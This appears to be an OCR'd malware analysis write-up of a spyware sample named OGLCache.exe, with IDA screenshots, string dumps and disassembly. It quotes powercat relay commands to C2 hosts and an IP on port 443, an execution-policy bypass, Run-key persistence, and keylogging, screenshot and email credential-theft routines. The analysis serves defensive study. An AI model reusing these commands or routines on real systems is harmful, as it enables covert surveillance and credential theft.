
```
0018FF 00250000
0018FF 00000000
0018FF 00000000
0018FF 00000000
0018FF 00000000
0018FF 00000000
0018FF 00000000
0018FF 00000000
0018FF 00000000
0018FF 00000000
0018FF 00000000
0018FF 00000000
0018FF 00000000
0018FF 00000000
```

Running   Dump: 00250000 -> 00250000 (0x00000001 bytes)   Time Wasted Debugging: 0:00:25:05




Name	Date modified	Type	Size
default.conf	03.03.2017 13:50	CONF File	1 KB
OGLCache.exe	05.03.2017 10:45	Application	156 KB
OGLCache.exe.bak	28.02.2015 10:02	BAK File	302 KB


OGLCache.exe.bak Date modified: 28.02.2015 10:02 Date created: 06.03.2017 12:49
BAK File Size: 301 KB



type	size	location	blacklisted (200)	item (1300)
ascii	4	-	x	$.VB
ascii	52	-	x	powercat -c 10.1.1.1 -p 53 -dns c2.example.com
ascii	59	-	x	powercat -l -p 8000 -r dns:10.1.1.1:53:c2.example.com
ascii	165	-	x	cmd.exe /c powershell; Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope Process -Force...
ascii	8	-	x	%WINDIR%
ascii	19	-	x	%s\system32\cmd.exe
ascii	18	-	x	checkip.dyndns.org
ascii	24	-	x	Host: checkip.dyndns.org
ascii	80	-	x	User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
ascii	82	-	x	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
ascii	31	-	x	Accept-Language: en-US,en;q=0.8
ascii	6	-	x	%TEMP%
ascii	40	-	x	84.200.2.12:443;
ascii	16	-	x	%TEMP%\loopc.cmd
ascii	27	-	x	C:\Windows\system32\cmd.exe
ascii	9	-	x	psapi.dll
ascii	19	-	x	GetModuleFileNameEx
ascii	6	-	x	ns.exe
ascii	6	-	x	System
ascii	23	-	x	SetThreadExecutionState
ascii	27	-	x	C:\Windows\system32\cmd.exe
ascii	46	-	x	SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
ascii	56	-	x	SOFTWARE\Microsoft\Active Setup\Installed Components\%s\
ascii	11	-	x	Secur32.dll
ascii	22	-	x	LsaGetLogonSessionData
ascii	25	-	x	LsaEnumerateLogonSessions
ascii	9	-	x	psapi.dll
ascii	19	-	x	GetModuleFileNameEx
ascii	12	-	x	ERNEL32.DLL
ascii	11	-	x	winhttp.dll
ascii	11	-	x	WinHttpOpen
ascii	21	-	x	WinHttpGetProxyForUrl
ascii	18	-	x	WinHttpCloseHandle
ascii	37	-	x	WinHttpGetIEProxyConfigForCurrentUser
ascii	19	-	x	GetNativeSystemInfo
ascii	11	-	x	ProductType
ascii	47	-	x	SYSTEM\CurrentControlSet\Control\ProductOptions
ascii	5	-	x	WINNT
ascii	8	-	x	LANMANNT



type	size	location	blacklisted (200)	item (1300)
ascii	4	-	-	<Lt0
ascii	4	-	-	$rfB
ascii	4	-	-	$|fB
ascii	17	-	-	function powercat
ascii	8	-	-	param(
ascii	35	-	-	[alias("Client")][string]$c="",
ascii	39	-	-	[alias("Listen")][switch]$l=$False,
ascii	57	-	-	[alias("Port")][Parameter(Position=-1)][string]$p="",
ascii	36	-	-	[alias("Execute")][string]$e="",
ascii	51	-	-	[alias("ExecutePowershell")][switch]$ep=$False,
ascii	34	-	-	[alias("Relay")][string]$r="",
ascii	36	-	-	[alias("UDP")][switch]$u=$False,
ascii	38	-	-	[alias("dnscat2")][string]$dns="",
ascii	51	-	-	[alias("DNSFailureThreshold")][int32]$dnsft=10,
ascii	35	-	-	[alias("Timeout")][int32]$t=60,
ascii	65	-	-	[Parameter(ValueFromPipeline=$True)][alias("Input")]$i=$null,
ascii	83	-	-	[ValidateSet('Host', 'Bytes', 'String')][alias("OutputType")][string]$o="Host",
ascii	40	-	-	[alias("OutputFile")][string]$of="",
ascii	43	-	-	[alias("Disconnect")][switch]$d=$False,
ascii	43	-	-	[alias("Repeater")][switch]$rep=$False,
ascii	48	-	-	[alias("GeneratePayload")][switch]$g=$False,
ascii	49	-	-	[alias("GenerateEncoded")][switch]$ge=$False,
ascii	36	-	-	[alias("Help")][switch]$h=$False
ascii	38	-	-	############### HELP ###############
ascii	11	-	-	$Help = "
ascii	41	-	-	powercat - Netcat, The Powershell Version
ascii	58	-	-	Github Repository: https://github.com/besimorhino/powercat
ascii	72	-	-	This script attempts to implement the features of netcat in a powershell
ascii	72	-	-	script. It also contains extra features such as built-in relays, execute
ascii	33	-	-	powershell, and a dnscat2 client.
ascii	46	-	-	Usage: powercat [-c or -l] [-p port] [options]
ascii	83	-	-	-c <ip> Client Mode. Provide the IP of the system you wish to connect to.
ascii	83	-	-	If you are using -dns, specify the DNS Server to send queries to.




type	size	location	blacklisted (200)	item (1300)
unicode	15	-	-	UninstallString
unicode	14	-	-	DisplayVersion
unicode	9	-	-	Publisher
unicode	20	-	-	QuietUninstallString
unicode	27	-	-	%.2d/%.2d/%d %.2d:%.2d:%.2d
unicode	28	-	-	L d/%. d/%d %.2d:%.2d:%.2d
unicode	5	-	-	%
unicode	13	-	-	InternetProxy
unicode	8	-	-	%d:%s%s;
unicode	15	-	-	\%u:%I64u:%s%s;
unicode	5	-	-	%s/%s
unicode	5	-	-	%s%s\
unicode	4	-	-	%s%s
unicode	5	-	-	%S:%u
unicode	5	-	-	%S:%d
unicode	36	-	-	[%s] - [%.2d/%.2d/%d %.2d:%.2d:%.2d]
unicode	11	-	-	{Backspace}
unicode	8	-	-	{Return}
unicode	5	-	-	{Tab}
unicode	12	-	-	{Arrow Left}
unicode	10	-	-	{Arrow Up}
unicode	13	-	-	{Arrow Right}
unicode	12	-	-	{Arrow Down}
unicode	6	-	-	{Home}
unicode	9	-	-	{Page Up}
unicode	11	-	-	{Page Down}
unicode	5	-	-	{End}
unicode	7	-	-	{Break}
unicode	8	-	-	{Delete}
unicode	8	-	-	{Insert}
unicode	14	-	-	{Print Screen}
unicode	13	-	-	{Scroll Lock}
unicode	11	-	-	{Caps Lock}
unicode	5	-	-	{Alt}
unicode	5	-	-	{Esc}
unicode	9	-	-	{Ctrl+%c}
unicode	4	-	-	{%s}
unicode	4	-	-	%.2X
unicode	5	-	-	%s\%s

Continuing with dynamic code analysis, when the malware encountered a running process named ns.exe (which I assume is Norton Security), it created a batch file named loopc.cmd in the %TEMP% folder and used the Powercat tool (powercat -l -p 4000 -r tcp:84.200.2.12:443;) to establish a relay between port 4000 and the IP address 84.200.2.12 on port 443. This allowed communication between the two endpoints. However, my main objective was to reach the core of the malware, the main function where all other functions were called, in order to uncover its capabilities. Therefore, I continued the analysis.

While navigating between functions, it didn’t take long for me to reach the main function at address 00405AB3, using the graphical view of IDA. Upon quick examination of the functions called from there, I discovered that this spyware had the ability to remotely control systems, perform keylogging, capture screenshots, and steal usernames and passwords from Outlook and Thunderbird profiles.

In summary, the analysis revealed that the malware was a sophisticated spyware designed to gain remote control over systems, perform keylogging, capture screenshots, and steal login credentials from email clients.



```
loc_40728A:
nop
jmp     short loc_407297
```


```
loc_407206:                 ; jumptable 00405AEC case 89
mov     eax, [ebp+dwType]
mov     dword ptr [esp+8], 0FFh ; int
mov     [esp+4+var_s0], 59h ; int
mov     [esp+4+uExitCode], eax ; SOCKET
call    sub_419F69          ; outlook profilinde yer alan k.adi ve parolalari caliyor.
jmp     short loc_407297
```

```
loc_407223:
mov     eax, [ebp+
mov     dword ptr
mov     [esp+4+var
mov     [esp+4+uEx
call    sub_419F69
jmp     short loc_
```

```
100.00% (18802,5620) (235,7) 0000661C 0040721C: sub_405AB3+1769 (Synchronized with Hex View-1)
```


```
Command "JumpOpXref" failed
```

```
AU:  idle  Down    Disk: 6GB
```


IDA - OGLCache.exe C:\Users\Mert\AppData\Roaming\AMD\OGLCache.exe
File Edit Jump Search View Debugger Options Windows Help
No debugger
Library function Data Regular function Unexplored Instruction External symbol
Functions window
IDA View-A
Strings window
Hex View-1
Structures
Enums
Imports
Exports
Graph overview


```
Function name   Segment
sub_401000      .text
sub_401086      .text
sub_4012B8      .text
sub_401319      .text
sub_40136C      .text
sub_4019C1      .text
sub_4019FC      .text
sub_401B56      .text
sub_401D0A      .text
sub_401F5F      .text
sub_40206B      .text
sub_4020FF      .text
sub_402301      .text
sub_402362      .text
sub_402377      .text
sub_4024E7      .text
sub_40258E      .text
sub_402600      .text
sub_402684      .text
sub_4028A4      .text
sub_40291C      .text
sub_402B6E      .text
sub_402D09      .text
sub_402F7C      .text
sub_402FA6      .text
sub_40301F      .text
sub_403057      .text
sub_403155      .text
sub_40319B      .text
sub_4032B2      .text
sub_40353C      .text
```

```
; Attributes: bp-based frame

; int __cdecl sub_415A3E(UINT wVirtKey)
sub_415A3E proc near

nVirtKey= dword ptr -1C8h
lpdwProcessId= dword ptr -1C4h
lpKeyState= dword ptr -1C0h
pwszBuff= dword ptr -1BCh
cchBuff= dword ptr -1B8h
wFlags= dword ptr -1B4h
dwhkl= dword ptr -1B0h
dwProcessId= dword ptr -1A8h
var_1A4= word ptr -1A4h
var_18C= word ptr -18Ch
String= word ptr -14Ch
KeyState= byte ptr -10Ch
var_C= dword ptr -0Ch
wVirtKey= dword ptr  8

push    ebp
mov     ebp, esp
sub     esp, 1C8h
mov     [ebp+var_C], 0
mov     [esp+1C8h+nVirtKey], 14h ; nVirtKey
mov     eax, ds:GetKeyState
call    eax ; GetKeyState
sub     esp, 4
mov     [esp+1C8h+nVirtKey], 91h ; nVirtKey
mov     eax, ds:GetKeyState
call    eax ; GetKeyState
sub     esp, 4
mov     [esp+1C8h+nVirtKey], 90h ; nVirtKey
mov     eax, ds:GetKeyState
call    eax ; GetKeyState
sub     esp, 4
mov     eax, [ebp+wVirtKey]
sub     eax, 8          ; switch 138 cases
cmp     eax, 89h
ja      loc_415D6D      ; jumptable 00415A99 default case
```


IDA - OGLCache.exe C:\Users\Mert\AppData\Roaming\AMD\OGLCache.exe
File Edit Jump Search View Debugger Options Windows Help
No debugger
Library function Data Regular function Unexplored Instruction External symbol
Functions window
ID...
Pseu...
Name...
String...
He...
St...
En...
Im...
Ex...
Graph overview

```
Function name   Segment
sub_401000      .text
sub_401086      .text
sub_4012B8      .text
sub_401319      .text
sub_40136C      .text
sub_4019C1      .text
sub_4019FC      .text
sub_401B56      .text
sub_401D0A      .text
sub_401F5F      .text
sub_40206B      .text
sub_4020FF      .text
sub_402301      .text
sub_402362      .text
sub_402377      .text
sub_4024E7      .text
sub_40258E      .text
sub_402600      .text
sub_402684      .text
sub_4028A4      .text
sub_40291C      .text
sub_402B6E      .text
sub_402D09      .text
sub_402F7C      .text
sub_402FA6      .text
sub_40301F      .text
sub_403057      .text
sub_403155      .text
sub_40319B      .text
sub_4032B2      .text
sub_40353C      .text
```

```
cy = GetSystemMetrics(1);
hWnd = GetDesktopWindow();
if ( hWnd && v18 && cy )
{
  hdc = GetDC(hWnd);
  v14 = CreateCompatibleDC(hdc);
  ho = CreateCompatibleBitmap(hdc, v18, cy);
  if ( hdc )
  {
    if ( v14 )
    {
      if ( ho )
      {
        SelectObject(v14, ho);
        if ( BitBlt(v14, 0, 0, v18, cy, hdc, 0, 0, 0x40CC0020u) )
        {
          sub_40DA15((int)&v6, 0, 0xEu);
          sub_40DA15((int)&bmi, 0, 0x2Cu);
          bmi.bmiHeader.biSize = 40;
